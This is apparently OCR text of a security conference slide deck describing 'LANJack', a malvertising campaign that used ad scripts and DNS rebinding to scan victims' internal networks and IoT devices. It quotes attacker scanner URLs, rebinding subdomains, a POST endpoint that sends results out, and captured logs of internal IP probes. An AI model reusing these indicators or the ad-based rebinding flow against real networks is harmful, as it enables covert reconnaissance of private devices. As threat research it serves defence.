

LANJack

Turning Ads into IoT Recon Tools

● MORIYA PEDAEL



About Me

● MORIYA PEDAEEL

75% 

BEFORE



AFTER



About Me

● MORIYA PEDAEI

75% 

- **2016-2021** Graphic Designer
- **2020-2021** Web Developer
- **2022-Current** Security Researcher at



Agenda

75% 

● BACKGROUND

- Ad Ecosystem
- Malvertising
- DNS Rebinding


● LANJACK

- Discovery
- Attack Flow
- LANJack V3

● TAKEAWAYS


Ad Ecosystem

● PAST- DIRECT COMMUNICATION



Ad Ecosystem

● PRESENT- REAL TIME BIDDING



Ad Ecosystem

75% 

● PRESENT- REAL TIME BIDDING

- Executable Code
- Weak CSP & Sandbox Controls
- Brand Impersonation & Social Engineering
- Dynamic & Personalized Ads Resist Analysis
 - Complex Supply Chain
 - Third-Party Code Dependencies

+ Billions of Ad Every Day

Billions of Uncontrolled Script Executions
in Trusted Environments

Ad Ecosystem

● PRESENT- REAL TIME BIDDING

The screenshot displays the MITRE ATT&CK website interface. At the top, there is a navigation bar with links for Matrices, Tactics, Techniques, Defenses, CTI, and Resources. Below this is a search bar. A banner below the navigation bar announces 'ATT&CKcon 7.0 is coming October 27-28, 2026. Learn more about ATT&CKcon 7.0 and submit'. The main content area is titled 'TECHNIQUES' and features a sidebar with a list of categories: Acquire Infrastructure (selected), Domains, DNS Server, Virtual Private Server, Server, Botnet, Web Services, and Serverless. The main content area shows the breadcrumb 'Home > Techniques > Enterprise > Acquire Infrastructure > Malvertising' and the title 'Acquire Infrastructure: Malvertising'. Below the title is a dropdown menu labeled 'Other sub-techniques of Acquire Infrastructure (8)'. The main text describes how adversaries may purchase online advertisements to distribute malware to victims, mentioning search engine results and purchased ads.

MITRE | ATT&CK®

Matrices ▾ Tactics ▾ Techniques ▾ Defenses ▾ CTI ▾ Resources ▾

Search 🔍

ATT&CKcon 7.0 is coming October 27-28, 2026. Learn more about [ATT&CKcon 7.0](#) and [submit](#)

TECHNIQUES

Acquire Infrastructure ^

Domains

DNS Server

Virtual Private Server

Server

Botnet

Web Services

Serverless

Home > Techniques > Enterprise > Acquire Infrastructure > Malvertising







Acquire Infrastructure: Malvertising

Other sub-techniques of Acquire Infrastructure (8) ▾

Adversaries may purchase online advertisements that can be abused to distribute malware to victims. Ads can be purchased to plant as well as favorably position artifacts in specific locations online, such as prominently placed within search engine results. These ads may make it more difficult for users to distinguish between actual search results and advertisements.^[1] Purchased ads may also target specific audiences using the advertising network's capabilities, potentially further taking advantage of the trust inherently given to search engines and popular


Malvertising


● PRESENT



DNS Rebinding

● HOW IT WORKS







Origin: malicious.com **IP: 1.2.3.4**

Origin: malicious.com
IP: 192.168.1.50

DNS Rebinding

● RELEVANT HISTORY

- 1996 DNS Rebinding via Java JVM
- 2007 Ad-Based DNS Rebinding Plugins PoC
(Flash, Java)
- 2018 DNS Rebind Toolkit
- 2019 Singularity DNS Rebinding Framework



LANJack

● SPECIALITY

- First known large-scale DNS Rebinding Campaign
- Delivered through ads
- Real browser-based attack
- No malware or user interaction
- Targeted internal services & IoT devices





<http://performance-metrics.net/ipScanner2.html?x=79292830-1778513561-702-1-121-1705-20-cEj9G-2962.5ynkt7iyzb8wh17munwfi-10053-529475-52312853&ifa=805ff036-adbe-4fda-a9a1-0187b90591ed>




Magnite



BID
SWITCH



<http://performance-metrics.net/ipScanner2.html?x=79292830.....>



Cloaked Response: Ignored Users



Name	Status	Domain
load.js?x=331857147-1772979237-501-1-1...	200	performance-metrics.net
coca-1536x439.jpg	200	burkina24.com

Cloaked Response: Targeted Users

Name	Met...	Status	Domain
bla_iter3.jpg	GET	(canceled)	10.0.0.1
bla_iter3.jpg	GET	(failed) net::ERR...	192.168.1....
bla_iter3.jpg	GET	(canceled)	192.168.88.1
bla_iter3.jpg	GET	(canceled)	192.168.10...
bla_iter3.jpg	GET	(canceled)	10.100.102.1
bla_iter3.jpg	GET	(canceled)	10.0.0.138
bla_iter3.jpg	GET	(canceled)	10.219.3.1
bla_iter3.jpg	GET	(canceled)	172.16.10.1
bla_iter3.jpg	GET	(canceled)	192.168.14.1
bla_iter3.jpg	GET	(canceled)	10.10.140.1
4417 requests	0 B transferred	0 B resources	

Cloaked Response: Ignored Users



Name	Status ▲	Domain
 load.js?x=331857147-1772979237-501-1-1...	200	performance-metrics.net
 coca-1536x439.jpg	200	burkina24.com

Cloaked Response: Targeted Users

Url	Method	Status
 http://811dab5c-8c8e-49ab-bb1c-f50ca9e017ad.vf-globallab.com:83/CamScanner2.html?x=...	GET	403
 http://919fc57f-fbbb-4b7d-9a67-5a24ff078701.vf-globallab.com:85/CamScanner2.html?x=...	GET	403
 http://9e7df682-edec-4451-a727-38bb26127ecd.vf-globallab.com:83/CamScanner2.html?x=...	GET	403
 http://a0f0fd99-74a8-445b-9b0b-045acda6865b.vf-globallab.com:8000/CamScanner2.ht...	GET	200
 http://a41ac988-2305-4e11-8cb3-eb6f4eadcb0a.vf-globallab.com:8010/CamScanner2.html...	GET	UNKN...
 http://a56a298c-4a40-4203-9362-5cabd83a929b.vf-globallab.com/CamScanner2.html?x=...	GET	200

Name	Method	Status ▼	Domain
 k33p?x=79292830-1778513...	POST	200	54.209.207.15
 k33p?x=79292830-1778513...	POST	200	54.209.207.15
 k33p?x=x=79292830-17785...	POST	200	performance-metrics.net

performance-metrics.net:

208.91.197.132	British Virgin Islands	CONFLUENCE-NETWORK-INC
65.125.27.10	Chambers - United States	CENTURYLINK-US-LEGACY-QWEST

vf-globallab.com:

Google "vf-globallab.com"

Proximus
http://business.proximus.be › VMC_Manual_9_EN PDF

Vodafone Mobile Connect IT Administrator's Guide

... <ReportingSettings>. <Id>d4981b40-28d6-4de4-b11e-d7db023cb693</Id>. <Url>http://data.vf-globallab.com</Url>. </ReportingSettings>. </MobileConnectProfile> [Read more](#)

```
<Id>d4981b40-28d6-4de4-b11e-d7db023cb693</Id>  
<Url>http://data.vf-globallab.com</Url>  
</ReportingSettings>  
</MobileConnectProfile>
```

54.209.207.15	Ashburn - United States	AMAZON-AES
---------------	-------------------------	------------

burkina24.com:



<https://burkina24.com/wp-content/uploads/2025/06/coca-1536x439.jpg>



Target:



